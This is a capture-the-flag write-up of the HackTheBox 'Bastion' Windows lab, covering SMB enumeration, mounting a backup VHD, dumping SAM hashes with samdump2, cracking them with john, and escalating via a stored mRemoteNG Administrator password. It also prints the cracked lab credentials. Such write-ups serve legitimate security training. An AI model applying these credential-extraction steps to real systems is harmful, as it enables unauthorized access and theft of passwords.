

# HackTheBox Writeup:

## Bastion



### Bastion

OS:  Windows

Difficulty: **Easy**

Points: **20**

Release: 27 Apr 2019

IP: 10.10.10.134

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## Box Information

Bastion is a great and easy Windows box on HackTheBox that has requires some realistic attack methods to complete the box.

## Enumeration

An nmap scan is done to begin enumeration on the target 10.10.10.134. A lot of RPC ports are open and SMB.

```
nmap -A -oA nmapscan -p- 10.10.10.134
Nmap scan report for 10.10.10.134
Host is up (0.029s latency).
Not shown: 65522 closed ports
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
| 2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
| 256  cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_ 256  93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp open  msrpc Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows Server 2016 Standard 14393
microsoft-ds
5985/tcp open  http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
47001/tcp open  http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49664/tcp open  msrpc Microsoft Windows RPC
49665/tcp open  msrpc Microsoft Windows RPC
49666/tcp open  msrpc Microsoft Windows RPC
49667/tcp open  msrpc Microsoft Windows RPC
49668/tcp open  msrpc Microsoft Windows RPC
49669/tcp open  msrpc Microsoft Windows RPC
49670/tcp open  msrpc Microsoft Windows RPC
```

## SMB Enumeraiton

Firstly SMB is enumerated since this is the most interesting port that is open. Nmap scripting engine is used to enumerate SMB:

```
nmap -vvv -oA smb --script smb-enum-domains.nse,smb-enum-  
groups.nse,smb-enum-processes.nse,smb-enum-sessions.nse,smb-enum-  
shares.nse,smb-enum-users.nse,smb-ls.nse,smb-mbenum.nse,smb-os-  
discovery.nse,smb-print-text.nse,smb-psexec.nse,smb-security-  
mode.nse,smb-server-stats.nse,smb-system-info.nse,smb-vuln-  
conficker.nse,smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-  
vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-  
vuln-ms10-061.nse,smb-vuln-regsvcs-dos.nse 10.10.10.134
```

The SMB share is further viewed using the tool `smbclient`:

```
E: Unable to locate package gvfs-mount  
root@kali: ~# smbclient -N //10.10.10.134/Backups  
Try "help" to get a list of possible commands.  
smb: \> ls  
  
      D            0   Fri May 10 16:14:51 2019  
      D            0   Fri May 10 16:14:51 2019  
nmap-test-file      A        260   Fri May 10 16:14:51 2019  
note.txt            AR        116   Tue Apr 16 11:10:09 2019  
SDT65CB.tmp         A            0   Fri Feb 22 12:43:08 2019  
WindowsImageBackup  D            0   Fri Feb 22 12:44:02 2019  
  
7735807 blocks of size 4096. 2781433 blocks available  
smb: \>
```

Some of the output shows a Backups folder which contains a 'WindowsImageBackup' directory for the `L4mpje` user:

```
| smb-ls: Volume \\10.10.10.134\Backups  
| SIZE TIME FILENAME  
| <DIR> 2019-02-22 11:39:42 .  
| <DIR> 2019-02-22 11:39:42 ..  
| 260 2019-05-10 16:14:51 nmap-test-file  
| 116 2019-04-16 11:02:05 note.txt  
| 0 2019-02-22 12:43:08 SDT65CB.tmp  
| <DIR> 2019-02-22 12:44:02 WindowsImageBackup  
| <DIR> 2019-02-22 12:44:02 WindowsImageBackup\L4mpje-PC
```

The 'WindowsImageBackup' appears to be a full Windows backup. To view this the directory is mounted:

```

root@kali:~# mount -t cifs //10.10.10.134/Backups /mnt/test/
Password for root@//10.10.10.134/Backups:
root@kali:~# cd /mnt/test/
root@kali:/mnt/test# ls -l
bash: ls-: command not found
root@kali:/mnt/test# ls -l
total 1
-rwxr-xr-x 1 root root 260 May 10 16:14 nmap-test-file
-r-xr-xr-x 1 root root 116 Apr 16 11:10 note.txt
-rwxr-xr-x 1 root root 0 Feb 22 12:43 SDT65CB.tmp
drwxr-xr-x 2 root root 0 Feb 22 12:44 WindowsImageBackup
root@kali:/mnt/test#

```

After browsing through the **WindowsImageBackup** directory a VHD file is found. Inside the SMB drive the VHD file appears to be about 6GB, since I was unable to figure out how to mount the VHD, **rsync** was used to copy the drive locally.

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```

/mnt/test/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351#
rsync --append 9b9cfbc4-369e-11e9-a16c-806e6f6e6963.vhd
/mnt/hgfs/notes/file.vhd

```

---

The VHD is then mounted to **/mnt/vhd** which then can be viewed locally for enumeration.

```

root@kali:/mnt/hgfs/notes# mount -t cifs 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd /mnt/vhd/
mount.cifs: bad UNC (9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd)
root@kali:/mnt/hgfs/notes# qemu-nbd -c /dev/nbd0 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
root@kali:/mnt/hgfs/notes# mount /dev/nbd0p1 /mnt/vhd/
The disk contains an unclean file system (0, 0)

```

After some enumeration, the **SAMs** file is found which can be extracted to get credentials:

```

drwxrwxrwx 1 root root      0 Feb 22 12:37 RegBack
-rwxrwxrwx 1 root root 262144 Feb 22 12:39 SAM
-rwxrwxrwx 1 root root    1024 Apr 12 2011 SAM.LOG
-rwxrwxrwx 2 root root   21504 Feb 22 12:39 SAM.LOG1
-rwxrwxrwx 2 root root      0 Jul 14 2009 SAM.LOG2
-rwxrwxrwx 1 root root 262144 Feb 22 12:43 SECURITY
-rwxrwxrwx 1 root root    1024 Apr 12 2011 SECURITY.LOG
-rwxrwxrwx 2 root root   21504 Feb 22 12:43 SECURITY.LOG1
-rwxrwxrwx 2 root root      0 Jul 14 2009 SECURITY.LOG2
-rwxrwxrwx 1 root root 24117248 Feb 22 12:43 SOFTWARE
-rwxrwxrwx 1 root root    1024 Apr 12 2011 SOFTWARE.LOG
-rwxrwxrwx 2 root root 262144 Feb 22 12:43 SOFTWARE.LOG1
-rwxrwxrwx 2 root root      0 Jul 14 2009 SOFTWARE.LOG2
-rwxrwxrwx 1 root root 9699328 Feb 22 12:43 SYSTEM
-rwxrwxrwx 1 root root    1024 Apr 12 2011 SYSTEM.LOG
-rwxrwxrwx 2 root root 262144 Feb 22 12:43 SYSTEM.LOG1
-rwxrwxrwx 2 root root      0 Jul 14 2009 SYSTEM.LOG2
drwxrwxrwx 1 root root    4096 Nov 20 2010 SystemProfile
drwxrwxrwx 1 root root    4096 Feb 22 12:38 Sys
root@kali:/mnt/vhd/Windows/System32/config# pwd
/mnt/vhd/Windows/System32/config
root@kali:/mnt/vhd/Windows/System32/config# samdump2 SAM /root/Desktop/notes/htb/bastion/sam.txt > /root/Desktop/notes/htb/bastion/hahs.txt
root@kali:/mnt/vhd/Windows/System32/config#

```

A tool called **samdump2** is used to dump the hashes locally for cracking.

```

root@kali:~# john hashes --format=LM --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@kali:~# john hashes -wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "NT", but the string is also recognized as "NT-old"
Use the "--format=NT-old" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
(*disabled* Administrator)
      npje      (L4mpje)
2g 0:00:00:00 DONE (2019-05-10 22:35) 2.564g/s 12045Kp/s 12045Kc/s 12051KC/s burg772v..burdy1
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
root@kali:~#

```

The password is cracked and the credentials are:

---

L4mpje:bureaulampje

---

Since SSH is open the credentials can be tested on that port to login and get the flag:

```
l4mpje@BASTION C:\Users\L4mpje>cd Desktop
l4mpje@BASTION C:\Users\L4mpje\Desktop>
l4mpje@BASTION C:\Users\L4mpje\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 0CB3-C487

Directory of C:\Users\L4mpje\Desktop

22-02-2019  16:27    <DIR>          .
22-02-2019  16:27    <DIR>          ..
23-02-2019  10:07                32 user.txt
               1 File(s)                32 bytes
               2 Dir(s)  11.394.777.088 bytes free

l4mpje@BASTION C:\Users\L4mpje\Desktop>type user.txt
9bfe57d
l4mpje@BASTION C:\Users\L4mpje\Desktop>
```

## Privilege Escalation

Inside the users desktop (L4mpje) there is a directory called **mRemoteNG** which is an open source project that is used for remote access. More information can be found here:

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<https://mremoteng.org/>

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The following directory contains XML configuration files which are used for authentication.

---

C:\Users\L4mpje\AppData\Roaming\mRemoteNG

---

Inside the directory there is a configuration file called **confCons.xml** which contains a password and a username of '**Administrator**'. This configuration file can be used to authenticate to the target via **mRemoteNG** tool. SCP is used to copy the tool locally to test to see if the configruation file works.


---

scp l4mpje@10.10.10.134:C:/Users/L4mpje/AppData/Roaming/mRemoteNG/

---

confCons.xml .

mRemoteNG is downloaded on Windows and then the XML file is imported into it to authenticate:



The root flag is then retrieved!